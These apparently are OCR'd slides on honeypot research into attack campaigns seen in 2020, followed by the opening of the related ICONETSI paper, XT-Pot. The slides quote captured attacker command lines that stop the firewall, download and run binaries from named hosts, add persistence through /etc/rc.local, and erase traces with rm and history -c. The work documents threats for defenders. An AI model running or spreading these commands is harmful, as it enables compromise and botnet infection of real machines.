
Attack "Campaign" is stopped

Every Pattern has their Campaign Timeline

Pattern Code = SCS006 – Disable FW, Tool Execution & Persistence



```
service iptables stop, wget http://49.233.56.165:89/ubjq, chmod 777 ubjq, ./ubjq, chmod 0755 /root/ubjq, nohup /root/ubjq &gt; /dev/null 2&gt;&am
p;1 &amp;, chmod 0777 ubjq, chmod u+x ubjq, ./ubjq &, chmod u+x ubjq, ./ubjq &, cd /tmp, service iptables stop, wget http://49.233.56.165:89/xnj
q, ./164, chmod 0755 /root/xnjq, nohup /root/xnjq &gt; /dev/null 2&gt;&amp;1 &amp;, chmod 0777 xnjq, chmod u+x xnjq, ./xnjq &, chmod u+x dos6cc4,
./xnjq &, cd /tmp, echo "cd  /root/">>/etc/rc.local, echo "./ubjq&">>/etc/rc.local, echo "./xnjq&">>/etc/rc.local, echo "/etc/init.d/iptables sto
p">>/etc/rc.local
```




10 hits

Apr 19, 2020 @ 19:26:39.918 - Jul 18, 2020 @ 19:26:39.918 — Auto


Attack only exists in 10 – 13 May 2020

Every Pattern has their Campaign Timeline

Pattern Code = SCS010 – Tool Execution and Covering Track



```
cd /tmp; wget http://45.143.220.55/5311qjmikurawepedalnqmashrabotatuk61119123c/infn.x86; chmod 777 i
nfn.x86; ./infn.x86 servers; rm -rf *
```




191 hits

Apr 19, 2020 @ 20:25:49.204 - Jul 18, 2020 @ 20:25:49.204 — Auto


Attack exists in 24 May to 5 July 2020

Similar Attack from same Threat Actor

Attacks on July 2020




```
wget http://5.9.248.17/5311qjmikurawepedalnqmashrabotatuk61119123c/KigaNet.x86; chmod 777 *; ./KigaN
et.x86 Roots;rm -rf KigaNet.x86; rm -rf KigaNet.x86; history -c
```




```
cd /tmp; wget http://45.143.220.55/5311qjmikurawepedalnqmashrabotatuk61119123c/infn.x86; chmod 777 i
nfn.x86; ./infn.x86 servers; rm -rf *
```

Attacks on June 2020




```
wget http://xpodip.ir/5311qjmikurawepedalnqmashrabotatuk61119123c/KigaNet.x86; chmod 777 *; ./KigaNe
t.x86 Roots;rm -rf KigaNet.x86; wget https://xpodip.ir/infectedn.sh; chmod 777 infectedn.sh; sh infe
ctedn.sh; rm -rf Kiga*; rm -rf inf*; history -c
```



```
wget http://193.228.91.124/5311qjmikurawepedalnqmashrabotatuk61119123c/KigaNet.x86; chmod 777 *; ./K
igaNet.x86 Roots;rm -rf KigaNet.x86; history -c
```

Attacks on May 2020



```
cd /tmp; wget http://37.49.226.49/5311qjmikurawepedalnqmashrabotatuk61119123c/infn.x86; chmod 777 *;
./infn.x86 servers; rm -rf *
```

Our Research Output

International Conference Paper (ICONETSI)


ICONETSI
International Conference on Engineering and Information Technology for Sustainable Industry 2020

BADAN SIBER DAN SANDI NEGARA BSSN

SGU SWISS GERMAN UNIVERSITY

Indonesia Honeynet Project

isif asia



XT-Pot: eXposing Threat Category of Honeypot-based attacks

Ryandy
ryandy@student.sgu.ac.id
Information Technology Department
Swiss German University
Tangerang, Banten, Indonesia

Charles Lim
charles.lim@sgu.ac.id
Information Technology Department
Swiss German University
Tangerang, Banten, Indonesia

Kalpin Erlangga Silaen
kalpin.erlangga@lecturer.sgu.ac.id
Information Technology Department
Swiss German University
Tangerang, Banten, Indonesia

ABSTRACT

As organization infrastructure is getting more complex to support its business, cyber security threat monitoring on the infrastructure for the emerging threats becomes essential. Honeypot, a decoy system, when properly placed in the organization network provides valuable insight into the behavior of attacker to the organization. In this research, we propose a generic framework to analyze and categorize threats collected from honeypots. These threat categories becomes the building block of threat intelligence to be shared used by security analyst in handling security incidents.

CCS CONCEPTS

• **Computer systems organization → Embedded systems**; *Redundancy*; Robotics; • **Networks** → Network reliability.

KEYWORDS

Honeypot, Threat categorization, Threat Analysis, Malware analysis

ACM Reference Format:
Ryandy, Charles Lim, and Kalpin Erlangga Silaen. 2020. XT-Pot: eXposing Threat Category of Honeypot-based attacks. In *ICONETSI '20: The International Conference on Engineering and Information Technology for Sustainable Industry, September 28–29, 2020, Tangerang, Indonesia.* ACM, New York, NY, USA, 7 pages. https://doi.org/10.1145/nnnnnnn.nnnnnnn

1 INTRODUCTION

Malicious software (malware) has been one of the highest cyber security threats to organizations around the world that rely on Internet to perform their businesses. Purple sec [17] reported an exponential increase of malware volume as well as sophistication of malware used to attack these organizations. The adversaries have been taking advantage of human weaknesses, e.g. the desire of using free software including pirated software, to infect individual or business computers to achieve their goals. In this case, Trojan malware is among the popular malware used by adversaries to disguise itself as legitimate software [7] in the victim computers. The attackers are preparing to launch the next attack from these computers as they work their way into organizations to perform their malicious intents, including compromising business critical systems.

Another common method used by the adversaries is to deploy malware behind the website that looks legitimate for users to explore. With this strategy, malware packed with various malicious payload spreads even faster to many parts of the world. To start the process, attackers use various methods, and among them is to share some interesting link to the community about the latest event and wait for the victim to open the link. With today vast and inexpensive cloud infrastructure, deploying these systems in large scale takes minutes if not few hours of installation and configuration. In addition, these systems become the minefield for the attackers to design more sophisticated malware to probe more information to the targeted individuals or organizations.

To understand these growing threats, honeypot [19] has emerged to be the forefront of security researcher tools to capture the attackers' activities in the organizations. This decoy system, placed in the unused IP address of organization infrastructure, i.e. darknet [5], is designed to lure and capture adversaries' behavior in the acts. Hence, any connection attempt to this unused IP will be deemed as malicious. Honeypots are distinguished by the emulated services they offer to response to any of the possible connection request by the attackers, and they include common well known services such as SMB, HTTP, SSH, FTP, TFTP, MySQL, MSSQL, SIP and others.

Once the threat behaviors are collected, they need to be processed and analyzed to gain insight into what the attackers are up to and possible ramification of the attacks. Possible attack sequence including commands, scripts, and other malicious payload are some of the critical information need to be further analyzed and categorized. This threat information, also called threat intelligence, is useful for threat analyst in the organization to mitigate the threat risks caused. This research will introduce proposed framework to capture attack patterns, analysis of the capability of these threats, and threat categories for each of the attacks we learned from the honeypots.

Following are the contribution of this research:

- We introduce a framework to analyze and generate the information based on the honeypots traffic.
- We propose a taxonomy of threat categories and capabilities, encompassing cyber security attacks to several well known services provided by honeypots.

The remainder of this paper is organized as follows: Section 2 describes previous works related to this paper. Section 3 explains research framework. Section 4 presents the experiment results and analysis of the experiments. Finally, section 5 concludes our research findings.

ICONETSI '20, September 28–29, 2020, Tangerang, Indonesia
© 2020 Association for Computing Machinery.
ACM ISBN 978-1-4503-XXXX-X/18/06…$15.00
https://doi.org/10.1145/nnnnnnn.nnnnnnn

isif asia

APNIC 50

Questions & Answers (Q&A)